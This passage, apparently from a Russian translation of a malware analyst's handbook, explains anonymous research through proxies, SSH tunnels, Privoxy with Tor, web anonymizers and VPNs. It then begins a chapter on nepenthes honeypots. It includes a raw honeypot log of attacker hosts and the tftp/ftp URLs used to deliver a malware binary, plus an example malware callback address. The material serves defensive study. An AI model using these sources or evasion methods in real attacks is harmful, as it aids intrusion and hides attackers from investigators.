Keep-Alive: 300
Connection: keep-alive
Via: 1.1 x81prx00 (NetCache NetApp/6.0.7)

Your IP address is: 10.20.30.50
```

Теперь видно, что ваш IP-адрес не был передан в этом запросе. Однако в запрос добавлен заголовок HTTP `Via`, который сообщает об используемом программном обеспечении прокси (`x81prx00`). Некоторые идентификаторы, передаваемые анонимными прокси, могут быть уникальными для вас. Поэтому даже если целевой веб-сервер не способен преобразовать эти сведения обратно в ваш IP-адрес, он всё же может отличать все ваши запросы от запросов других пользователей.

Высокоанонимные прокси

Высокоанонимные прокси не раскрывают целевому веб-серверу ни ваш IP-адрес, ни какие-либо иные сведения. Это самый желательный тип прокси, поскольку он обеспечивает наивысший уровень анонимности. При использовании высокоанонимного прокси заголовки запросов от прокси-сервера внешне ничем не отличаются от отправленных вами напрямую. Однако приходят они с IP-адреса прокси-сервера.

```
GET /header_check.php HTTP/1.1
Host: www.unlockedworkstation.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT; en-US; rv:1.9.1.5) \
                                          Gecko/20091102 Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive

Your IP address is: 10.20.30.60
```

Сравнив этот запрос с отправленным без прокси, вы заметите, что они выглядят одинаково. Единственное различие состоит в том, что веб-сервер увидел соединение с IP-адреса прокси, а не с вашего адреса. Это не означает, что высокоанонимные прокси вообще не изменяют заголовки, однако изменения не должны раскрывать ни вас, ни тот факт, что сервер является прокси.

Рецепт 1-5. Проксирование соединений через туннели SSH

Прекрасный способ проксировать соединения - перенаправлять порты через туннель SSH. Туннель SSH позволяет открыть порт, принимающий подключения на локальной рабочей станции, соединиться со своим сервером по SSH, а затем использовать этот сервер как прокси SOCKS4/5. После этого любое приложение с поддержкой прокси SOCKS4/5 сможет обращаться к ресурсам с IP-адреса сервера, на который вы вошли по SSH.

Первым делом потребуется учётная запись с командной оболочкой на удалённом сервере SSH, который вы хотите использовать для туннелирования. Несколько компаний предлагают недорогие учётные записи, пригодные для этой цели. Общедоступная UNIX-система Super Dimension Fortress (SDF)[5] предоставляет туннелирование SSH и перенаправление портов в рамках членства MetaARPA стоимостью 36 долларов в год.

Настроить в Linux или Mac OS X туннель SSH, используемый как прокси SOCKS4/5, несложно. Выполните следующие действия:

1. В командной оболочке рабочей станции запустите `ssh` для подключения к серверу с параметром `-D`.

```
$ ssh user@shell-server.net -D1080
```

Эта команда настраивает динамическое перенаправление портов прикладного уровня, привязывая принимающий сокет к TCP-порту 1080 вашей системы. Если соединение установлено успешно, клиент SSH должен ожидать подключения на указанном порту.

```
$ sudo netstat -tnlp | grep 1080
tcp     0      0 127.0.0.1:1080     0.0.0.0:*    LISTEN   17190/ssh
```

2. Теперь приложения с поддержкой прокси SOCKS4/5 можно настроить на соединение с вашей рабочей станцией (`localhost` или `127.0.0.1`) через TCP-порт 1080. Ваш сервер SSH фактически станет прокси SOCKS, доступным локальной системе.
3. Туннелирование SSH можно настроить точнее, перенаправляя соединения с определённого локального порта на конкретное сочетание IP-адреса и порта. Например, если требуется проксировать только соединения с `unlockedworkstation.com` на TCP-порту 80, выполните следующую команду:

```
$ ssh user@shell-server.net -L2080:unlockedworkstation.com:80
```

4. Теперь соединения с локальным узлом на TCP-порту 2080 будут проксироваться через сервер SSH на IP-адрес `unlockedworkstation.com` и TCP-порт 80.

```
$ wget http://localhost:2080
```

При создании туннеля командой `ssh` открывается командная оболочка на сервере SSH. Возможно, вы не захотите постоянно держать это окно открытым, однако после его закрытия туннель перестанет существовать. Эту проблему можно решить, сохранив соединение активным и переведя его в фоновый режим. Ниже приведён изменённый вариант одного из предыдущих примеров.

```
$ ssh user@shell-server.net -D1080 -f -N
```

Параметр `-f` предписывает клиентскому процессу SSH перейти в фоновый режим непосредственно перед выполнением команды. Параметр `-N` указывает SSH не выполнять удалённых команд, а лишь поддерживать открытый туннель.

Прокси SSH в Windows

Действия по созданию туннеля SSH на рабочей станции Windows заметно отличаются, однако их также легко выполнить с помощью клиента SSH PuTTY.[6] На сайте Web Hosting Talk опубликовано хорошее сообщение с пошаговыми инструкциями[7] по настройке PuTTY.

Рецепт 1-6. Более конфиденциальный просмотр веб-страниц с Privoxy

Если вы хотите повысить конфиденциальность при работе в Интернете независимо от необходимости анонимности, стоит обратить внимание на Privoxy.[8] Privoxy - это веб-прокси без кэширования, который отфильтровывает рекламу и другое нежелательное содержимое. Программа обладает широкими возможностями настройки, но уже при стандартной конфигурации умеет:

• фильтровать рекламные баннеры, веб-жучки и раздражающие элементы HTML;
• обходить сценарии отслеживания щелчков и перенаправления;
• удалять анимацию из GIF-файлов.

Privoxy можно запустить в локальной системе либо настроить на сетевом сервере, доступном нескольким пользователям. Privoxy не поддерживает аутентификацию, поэтому применять его

следует только в доверенной сети; в ином случае необходимо тем или иным способом ограничить доступ к системе.

В Ubuntu Privoxy устанавливается командой `apt-get install privoxy`. Затем его можно запустить командой `service` либо посредством `/etc/init.d/privoxy`.

```
$ service privoxy start
Starting Privoxy, OK.
```

Если служба запустилась правильно, вы увидите процесс, ожидающий подключения на порту 8118 локального узла (`127.0.0.1`).

```
$ sudo netstat -tnlp | grep privoxy
tcp     0     0 127.0.0.1:8118  0.0.0.0:*  LISTEN  28270/privoxy
```

Настройка Privoxy для нескольких клиентов

Как уже упоминалось, Privoxy можно настроить в качестве сервера, доступного нескольким клиентам. Для этого измените параметр `listen-address` в конфигурационном файле Privoxy (в большинстве систем это `/usr/local/etc/privoxy/config`). Ниже показано стандартное значение:

```
listen-address  127.0.0.1:8118
```

Замените `127.0.0.1` на IP-адрес сервера, доступный другим клиентам вашей сети. Если сервер имеет адрес `192.168.1.200`, конфигурация должна выглядеть следующим образом:

```
listen-address  192.168.1.200:8118
```

Настройка браузеров для работы с Privoxy

После того как клиенты укажут `192.168.1.200:8118` в качестве HTTP-прокси в настройках своих браузеров, все веб-запросы будут проходить через Privoxy. При желании Privoxy можно использовать и совместно с Tor. Для этого достаточно изменить конфигурационный файл Privoxy, указав принимающий узел Tor как прокси SOCKS5. Если в системе с Privoxy также работает Tor, раскомментируйте в конфигурационном файле следующую строку:

```
forward-socks5   /               127.0.0.1:9050 .
```

После раскомментирования Privoxy станет направлять все исходящие запросы через Tor при условии, что Tor запущен и локально привязан к порту 9050 сервера. Это обеспечит одновременно анонимность и более высокий уровень конфиденциальности.

Веб-анонимайзеры

Веб-анонимайзеры, по существу, представляют собой HTTP-прокси, заключённые в веб-интерфейс. Вместо настройки прокси в браузере вы посещаете сайт анонимайзера и сообщаете ему, куда хотите перейти. Зачастую это проще и быстрее, чем работа с прокси, описанными в рецепте 1-4. Веб-анонимайзер отправляет ваш запрос узлу назначения и показывает полученные веб-страницы так, словно вы открыли их напрямую. При этом в адресной строке браузера по-прежнему отображается адрес сайта анонимайзера.

Порядок установки и настройки разных веб-анонимайзеров зависит от конкретного сайта. Скорее всего, они будут работать только с HTTP или HTTPS. В зависимости от сайта могут действовать ограничения на распространённые методы HTTP, например запрет запросов POST, на размер

загрузок, разрешённые порты, файлы cookie, а также иные ограничения сервера. Подобно другим типам прокси, рассмотренным ранее в этой главе, веб-анонимайзеры часто добавляют к запросам поля, по которым сразу видно использование прокси. Однако большинство веб-анонимайзеров не добавляют полей, раскрывающих ваш IP-адрес серверу назначения.

Большинство веб-анонимайзеров доступны бесплатно. Однако существуют и платные службы с дополнительными возможностями, например фильтрацией содержимого и защитой от известных фишинговых сайтов и сайтов с эксплойтами. Здесь сохраняются те же недостатки и риски, которые упоминались в разделах о Tor и прокси, особенно при использовании бесплатных служб.

Рецепт 1-7. Анонимный веб-сёрфинг с Anonymouse.org

Сайт www.anonymouse.org представляет собой бесплатный веб-анонимайзер, доступный практически из любого браузера. Открыв сайт, введите целевой URL и нажмите кнопку **Surf anonymously**, как показано на рисунке 1-6.



Рисунок 1-6. Веб-форма Anonymouse.org

Вы будете анонимно перенаправлены на указанный веб-сайт, и страница загрузится почти так же, как при прямом посещении, лишь с несколькими небольшими изменениями. К заголовку веб-сайта будет добавлен текст `[Anonymoused]`. Кроме того, в нижней части исходного HTML-кода сайта появится элемент `iframe`, загружающий на страницу рекламу. Рекламу можно закрыть, но она будет появляться вновь при каждом переходе на новую страницу. Можно также за небольшую ежемесячную плату оформить подписку на службу Anonymouse без рекламы.

Сайт Anonymouse.org является анонимным прокси. Когда он отправляет запросы к веб-сайтам от вашего имени, то скрывает ваш IP-адрес, тип браузера и операционную систему. Однако он изменяет заголовки HTTP, и потому использование прокси-службы становится очевидным. В следующем примере показано, что видит веб-сервер при получении запроса через прокси-службу Anonymouse. Для перехвата данных мы применили сценарий `header_check.php`, описанный в рецепте 1-4.

```
GET /header_check.php HTTP/1.1
Host: www.unlockedworkstation.com
User-Agent: http://Anonymouse.org/ (Unix)
Connection: keep-alive

Your IP address is: 193.200.150.137
```

IP-адрес в выводе принадлежит прокси-серверу Anonymouse.org. Строка пользовательского агента, добавляемая службой, явно показывает, что запрос пришёл с сайта Anonymouse.org. Ваша личность остаётся скрытой, однако любому наблюдателю сразу видно, что запросы отправляются через веб-прокси.

Другие способы сохранить анонимность

Существует ещё несколько способов оставаться относительно анонимным во время исследования. В частности, прекрасными вариантами могут стать сотовое подключение к Интернету и виртуальные частные сети (VPN). За каждое из этих решений, возможно, придётся немного заплатить, но в конечном счёте расходы могут полностью себя оправдать. С точки зрения внешнего мира оба решения обеспечивают определённый уровень анонимности. Ни при одном из них не потребуется беспокоиться об утечке DNS-запросов или настраивать браузеры и приложения для работы с прокси.

Сотовое подключение к Интернету

Главное преимущество сотового подключения к Интернету для сохранения анонимности состоит в том, что никакая внешняя сторона не может по одному лишь IP-адресу связать соединение непосредственно с вами. Разумеется, оператор сотовой связи способен установить такую связь. При каждом подключении вы, вероятнее всего, будете получать новый динамически назначенный IP-адрес. Если кто-либо отслеживал прежнюю деятельность по IP-адресу, у него возникнут затруднения, поскольку для смены IP достаточно подключиться заново.

Уровень сигнала и качество покрытия в вашем районе могут существенно влиять на скорость сотового соединения. Тем не менее её должно хватить для несложного исследования. Поскольку вы уже относительно анонимны, пользоваться другими службами анонимизации, например Tor или прокси, может быть необязательно. Если вы всё же наложите одну из таких служб поверх сотового интернет-соединения, просмотр веб-страниц и связанные действия могут стать очень медленными.

В наши дни некоторые вычислительные устройства, например ноутбуки, нередко имеют встроенные сотовые модемы. Кроме того, компании сотовой связи обычно предоставляют, часто за отдельную плату, сотовый модем для работы со своей службой. Такие модемы подключаются непосредственно к ноутбуку или настольному компьютеру и позволяют выходить в Интернет с помощью дополнительного программного обеспечения. Наибольшую гибкость дают сотовые USB-модемы, поскольку их можно использовать с большинством ноутбуков и настольных компьютеров.

Рецепт 1-8. Доступ в Интернет через сотовые сети

Чтобы анонимно подключиться через поставщика сотового Интернета, сначала оформите подписку на службу и получите сотовую карту или устройство. Большинство сотовых карт поставляется с программой, помогающей установить соединение со службой. Некоторые карты, например PCI-X и PCMCIA для Mac OS X, могут настраиваться автоматически. На рисунке 1-7 показана программа Verizon VZAccess Manager, которая используется для подключения к сотовой сети Verizon.




Рисунок 1-7. Verizon VZAccess Manager

Полоски справа под строкой меню работают так же, как на сотовом телефоне, и показывают уровень сигнала. Для установления соединения нажмите кнопку **Connect WWAN**. После подключения Verizon Wireless выдаст вам IP-адрес из принадлежащего компании большого пула адресов. Теперь можно анонимно просматривать Интернет.

Напоследок помните, что даже при использовании сотового интернет-соединения ваш профиль в некоторой степени можно установить. IP-адрес может постоянно меняться, но определить ваше приблизительное местоположение всё равно возможно. Кроме того, исследующий вашу деятельность человек способен установить, что для доступа вы используете сотовое подключение к Интернету. Если вы постоянно проводите исследования через такие службы, злоумышленники могут также понять, что ваши последующие посещения связаны с прежними исследованиями, даже если IP-адрес изменился.

Виртуальные частные сети

Существует множество типов VPN и способов как аутентификации, так и подключения к ним. При использовании VPN устанавливается соединение с удалённым сервером, через который можно отправлять трафик, что напоминает работу прокси. Главное различие, однако, состоит в том, что вашей системе обычно назначается IP-адрес в сети VPN, а весь трафик между вашей машиной и VPN шифруется.

Если вы хотите создать собственную инфраструктуру VPN, можно приобрести виртуальный частный сервер у поставщика услуг размещения, например Linode (http://www.linode.com) или Amazon EC2 (http://aws.amazon.com/ec2/), а затем установить и настроить на сервере бесплатный продукт с открытым исходным кодом, например OpenVPN (http://openvpn.net/). Другой вариант - воспользоваться коммерческим решением, которое сократит объём необходимых работ по установке и обслуживанию.

Рецепт 1-9. Использование VPN с Anonymizer Universal

Компания Anonymizer, Inc. предлагает службу Anonymizer Universal,[9] которая приблизительно за 79,99 доллара в год предоставляет зашифрованную VPN на базе L2TP/IPSec с пулом из десятков тысяч постоянно сменяющихся «неотслеживаемых IP-адресов». Служба позволяет мгновенно подключиться и начать выполнять все действия с одного из таких адресов. Anonymizer не изменяет трафик, добавляя идентифицирующие сведения, по которым можно выйти на вас или ваш настоящий IP-адрес.

Получив учётную запись Anonymizer, вы сможете загрузить клиентскую программу и конфигурационные файлы для Windows, Mac OS X и iPhone. Настройка в Windows и Mac OS X предельно проста. Достаточно запустить приложение Anonymizer Universal, показанное на рисунке 1-8.

Введите данные учётной записи и сохраните их. После этого появится экран с вашим IP-адресом. Он сообщает, что вы «не защищены», поскольку вся сетевая активность исходит с отображаемого личного IP-адреса. Теперь нажмите **Connect** и позвольте Anonymizer установить VPN-соединение со своей внутренней службой. После успешного подключения вам будет назначен новый IP-адрес, как показано на рисунке 1-9.



Рисунок 1-8. Anonymizer: сведения об учётной записи и состояние без защиты



Рисунок 1-9. Защищённое состояние Anonymizer

Теперь у вас есть IP-адрес, который невозможно связать с вами. В данном случае адрес, назначенный службой Anonymizer, зарегистрирован на NTT America. По данным геолокации он находится в Колорадо, а сведения WHOIS указывают на Делавэр и Калифорнию. Ничто в этом IP-адресе не выдаёт прокси. Теперь можно проводить расследования через Интернет, и вся активность будет исходить с IP-адреса `198.65.160.156`.

Как не выделяться и не попасться

В этой главе рассмотрено несколько признаков, по которым вас могут идентифицировать либо просто выделить среди остальных, пока вы пытаетесь сохранять анонимность. Будь то изменённый прокси заголовок HTTP или диапазон IP-адресов, повторяющаяся активность может отчётливо выделить вас для наблюдателя.

Браузер и различные подключаемые модули способны раскрыть множество сведений. Зачастую один простой запрос к веб-сайту позволяет выполнить пассивное профилирование и определить операционную систему, тип и версию браузера, языковые настройки и многое другое. Различные подключаемые модули, включая Adobe Flash, Acrobat, QuickTime, Java и даже Facebook, также могут исследовать вашу систему.

У Electronic Frontier Foundation (EFF) есть сайт Panopticlick (http://panopticlick.eff.org/), который помогает определить, насколько ваш браузер уникален по сравнению с другими. Этот сайт использует код BrowserSpy (http://browserspy.dk/), чтобы установить, какой объём сведений о компьютере раскрывается через веб-браузер. С помощью подобных средств кто-либо потенциально может идентифицировать каждое ваше посещение своего сайта, даже если вы заходили в разные дни и каждый раз использовали новый IP-адрес. Причём сделать это можно без файлов cookie и любых постоянных данных, сохраняемых сайтом. Если вы хотите подробнее понять, как работает профилирование и каким образом вас можно идентифицировать и отслеживать, сайт Panopticlick определённо заслуживает внимания.

Другие методы злоумышленников позволяют раскрыть настоящий IP-адрес даже при использовании высокоанонимного прокси. Например, код веб-страницы зачастую может заставить Flash установить соединение в обход прокси, тем самым раскрыв настоящий IP-адрес. Иные методы способны раскрыть ваш DNS-сервер. Допустим, вы проводите анонимное исследование с рабочего места. Наблюдатель может увидеть, что ваш DNS-запрос пришёл с `ns1.your-company-name-here.com`, и благодаря этому разоблачить вас. На сайте Metasploit Decloaking Engine (http://decloak.net/) имеется средство, демонстрирующее несколько таких проблем. Воспользуйтесь сайтом, чтобы выяснить, действительно ли он сможет раскрыть вас за прокси.

Несмотря на всё это, от подобных методов профилирования можно защищаться несколькими способами. Простая, но весьма эффективная мера - отключать JavaScript во время анонимных исследований. Дополнительно управлять этим, в том числе при действиях, не связанных с исследованиями, позволяет расширение Firefox NoScript (http://noscript.net). Это дополнение может защитить от эксплойтов, использующих JavaScript, Java, Flash или другие подключаемые модули браузера.

Для сохранения анонимности во время исследований следует соблюдать и несколько других общих правил. Перед началом любого исследования примите во внимание следующее:

• Регистрируя различные учётные записи, не выбирайте имя, которое идентифицирует вас или вашу организацию. Кроме того, не применяйте пароль, которым пользуетесь где-либо ещё в повседневной работе.
• Если вы столкнулись с чем-либо сомнительным или вас тревожат собственные действия, пусть даже анонимные, остановитесь.

Даже если вам кажется, что для сохранения анонимности сделано всё возможное, учитывайте, что само исследование может снизить её уровень. Предположим, вашу организацию атаковали вредоносной программой, которая при запуске подключается к `bad-website.com/connection/report.php`. Если вы попытаетесь самостоятельно обратиться к этому домену, даже приняв все правильные меры для сохранения анонимности, то всё равно можете раскрыть себя злоумышленникам. Без вашего ведома они могли использовать это доменное имя для атаки исключительно на вашу организацию. Поэтому поиск, зондирование или иное обнаружение осведомлённости об этом домене покажет злоумышленникам, что действия выполняет кто-то из вашей компании. Хотя вы не передали непосредственно идентифицирующих сведений и не использовали IP-адрес, связанный с организацией, вас установили косвенно, а прикрытие оказалось раскрыто.

Сноски

[1] [назад] http://www.torproject.org/easy-download.html.en
[2] [назад] https://addons.mozilla.org/en-US/firefox/addon/2275
[3] [назад] http://code.google.com/p/torsocks/
[4] [назад] http://socksipy.sourceforge.net
[5] [назад] http://sdf.lonestar.org
[6] [назад] http://www.chiark.greenend.org.uk/~sgtatham/putty/
[7] [назад] http://www.webhostingtalk.com/showthread.php?t=539067
[8] [назад] http://www.privoxy.org/
[9] [назад] http://www.anonymizer.com

Глава 2. Ханипоты

Ханипоты - это системы, специально предназначенные для успешной эксплуатации посредством эмулируемых уязвимостей, настоящих уязвимостей или слабых мест, например легко угадываемого пароля SSH. Создавая такие системы, можно привлекать злоумышленников и сетевых червей, регистрировать их действия и изучать применяемые ими методы. Обычно ханипоты относят к системам с высоким или низким уровнем взаимодействия:

• **Высокий уровень взаимодействия:** системы с настоящей, неэмулируемой операционной системой, к которой злоумышленники могут получить доступ и которую способны исследовать. Это могут быть виртуальные или физические машины, возвращаемые в исходное состояние после компрометации. Такие системы часто применяют для изучения действий людей-злоумышленников и используемых ими комплектов инструментов.
• **Низкий уровень взаимодействия:** системы, имитирующие лишь отдельные части операционной системы, например определённые сетевые протоколы. Чаще всего они служат для сбора вредоносных программ, будучи «эксплуатируемыми» другими заражёнными системами.

Ханинет, в свою очередь, состоит из двух или более ханипотов в одной сети. Обычно ханинет используют для наблюдения за более крупной и разнообразной сетью, где одного ханипота может оказаться недостаточно. Например, злоумышленник способен получить доступ к одному ханипоту, а затем попытаться переместиться по сети на другой компьютер. Если других компьютеров в сети нет, он может понять, что среда не является ожидаемой корпоративной сетью, и исчезнуть. Цель этой главы не состоит в изучении каждого шага злоумышленника, поэтому ханинеты и ханипоты с высоким уровнем взаимодействия здесь не рассматриваются. Вместо этого глава посвящена ханипотам с низким уровнем взаимодействия, предназначенным для сбора образцов вредоносных программ.

Настройка ханипота с низким уровнем взаимодействия, например nepenthes, dionaea или mwcollectd (http://code.mwcollect.org/, в этой главе не рассматривается), представляет собой прекрасный способ перехвата вредоносных программ, распространяемых ботнетами и червями. Такие системы потенциально позволяют также обнаруживать новые уязвимости, эксплуатируемые в реальных атаках, изучать тенденции и статистику и создавать рабочий процесс, упрощающий получение, сканирование и составление отчётов о новом вредоносном коде. На рисунке 2-1 показана общая схема инфраструктуры ханипотов, которую можно построить по рецептам из этой главы.




Рисунок 2-1. Пример схемы ханипота

Ханипоты Nepenthes

Nepenthes (http://nepenthes.carnivore.it) - один из самых известных и широко развёрнутых в Интернете ханипотов с низким уровнем взаимодействия. Впервые его разработали Маркус Кёттер и Пауль Бехер в 2005 году. В Nepenthes входит несколько модулей для эмуляции уязвимостей Microsoft, которые могут удалённо эксплуатировать сканирующие Интернет системы. В этом разделе вы научитесь собирать образцы вредоносных программ, отслеживать атаки посредством журналирования в IRC и принимать передаваемые через веб-интерфейс вредоносные программы от датчиков nepenthes.

Рецепт 2-1. Сбор образцов вредоносных программ с помощью Nepenthes

Nepenthes работает в различных операционных системах, включая Windows через Cygwin, Mac OS X, Linux и BSD. В подробном файле readme[1] объясняется, как загрузить готовые двоичные файлы или установить nepenthes из исходного кода в любой из перечисленных систем. Однако инструкции этого рецепта относятся именно к использованию nepenthes в Ubuntu.

Установка Nepenthes

Чтобы приступить к установке, введите следующую команду:

```
$ sudo apt-get install nepenthes
```

Она установит nepenthes и добавит учётную запись пользователя и группу, обе с именем `nepenthes`, от имени которых работает процесс-демон. После установки пакета nepenthes можно запустить как службу следующей командой:

```
$ sudo service nepenthes start
```

После запуска nepenthes привязывается к нескольким портам системы. На этих портах nepenthes ожидает распространённых попыток удалённой эксплуатации. Как видно из следующего вывода `netstat`, идентификатор процесса nepenthes равен 14243. Каждая строка представляет отдельный сокет в состоянии `LISTEN`, то есть ожидающий входящих соединений. Верхняя строка показывает, что nepenthes принимает подключения на порту 80 всех IPv4-адресов машины (`0.0.0.0`), а к сокету в данный момент не подключён удалённый узел (`0.0.0.0:*`).

```
$ sudo netstat -ntlp | grep nepenthes
tcp    0.0.0.0:80        0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:10000     0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:6129      0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:465       0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:5554      0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:27347     0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:17300     0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:21        0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:3127      0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:2103      0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:2105      0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:2745      0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:25        0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:2107      0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:443       0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:220       0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:445       0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:1023      0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:1025      0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:993       0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:995       0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:314       0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:135       0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:5000      0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:42        0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:139       0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:3372      0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:110       0.0.0.0:*     LISTEN   14243/nepenthes
tcp    0.0.0.0:143       0.0.0.0:*     LISTEN   14243/nepenthes
```

Чтобы принимать на этих портах соединения от машин из Интернета, необходимо разрешить доступ через все межсетевые экраны сети. Если трафик к системе также отбрасывается или ограничивается посредством `iptables`, то есть межсетевого экрана узла, доступ к необходимым nepenthes портам можно открыть следующей командой:

```
$ sudo iptables -I INPUT -p tcp --dport <port_number> -j ACCEPT
```

> **Примечание.** Если система находится за домашним маршрутизатором или другим устройством, выполняющим трансляцию сетевых адресов (NAT), для Nepenthes может также потребоваться перенаправление портов. Кроме того, развёртывания с NAT могут создавать проблемы из-за применения командных оболочек с привязкой к порту: они способны попытаться открыть на системе-ханипоте случайный порт для обратного подключения атакующей системы.

Журналы Nepenthes

Стандартной конфигурации nepenthes достаточно, чтобы начать перехватывать вредоносные программы. После запуска вам понадобится узнать, какие атаки зарегистрировал ханипот и какие файлы, то есть вредоносные программы, были в результате загружены. Ниже перечислены каталоги и файлы, связанные с nepenthes:

• `/var/log/nepenthes/`: стандартный каталог журналов.
• `/var/log/nepenthes/logged_downloads`: список всех попыток загрузки.
• `/var/log/nepenthes/logged_submissions`: список всех успешных попыток загрузки.
• `/var/log/nepenthes/binaries/`: хранилище загруженных двоичных файлов. Имя каждого файла совпадает с его хешем MD5; файл сохраняется только при первом получении и не загружается повторно при последующих атаках.
• `/var/log/nepenthes.log`: основной файл журнала nepenthes со всеми событиями, включая обнаружение повторных атак и другие сообщения о работоспособности и состоянии nepenthes.

Чтобы узнать, какие атаки принял ханипот и какие вредоносные программы пытались распространять атакующие системы, просмотрите файл `logged_downloads`. В следующем выводе авторы заменили IP-адрес своего ханипота на `10.1.84.6`.

```
$ tail /var/log/nepenthes/logged_downloads
[2010-07-07T16:29:38] 74.160.64.241 10.1.84.6 tftp://74.160.64.241/ssms.exe
[2010-07-07T17:00:25] 74.109.128.237 10.1.84.6 tftp://74.109.128.237/ssms.exe
[2010-07-07T17:16:58] 74.72.155.203 10.1.84.6 ftp://1:1@74.72.155.203:56187/ssms.exe
[2010-07-07T18:45:57] 74.109.128.237 10.1.84.6 ftp://1:1@74.109.128.237:51288/ssms.exe
[2010-07-07T19:02:00] 67.55.20.66 10.1.84.6 tftp://67.55.20.66/ssms.exe
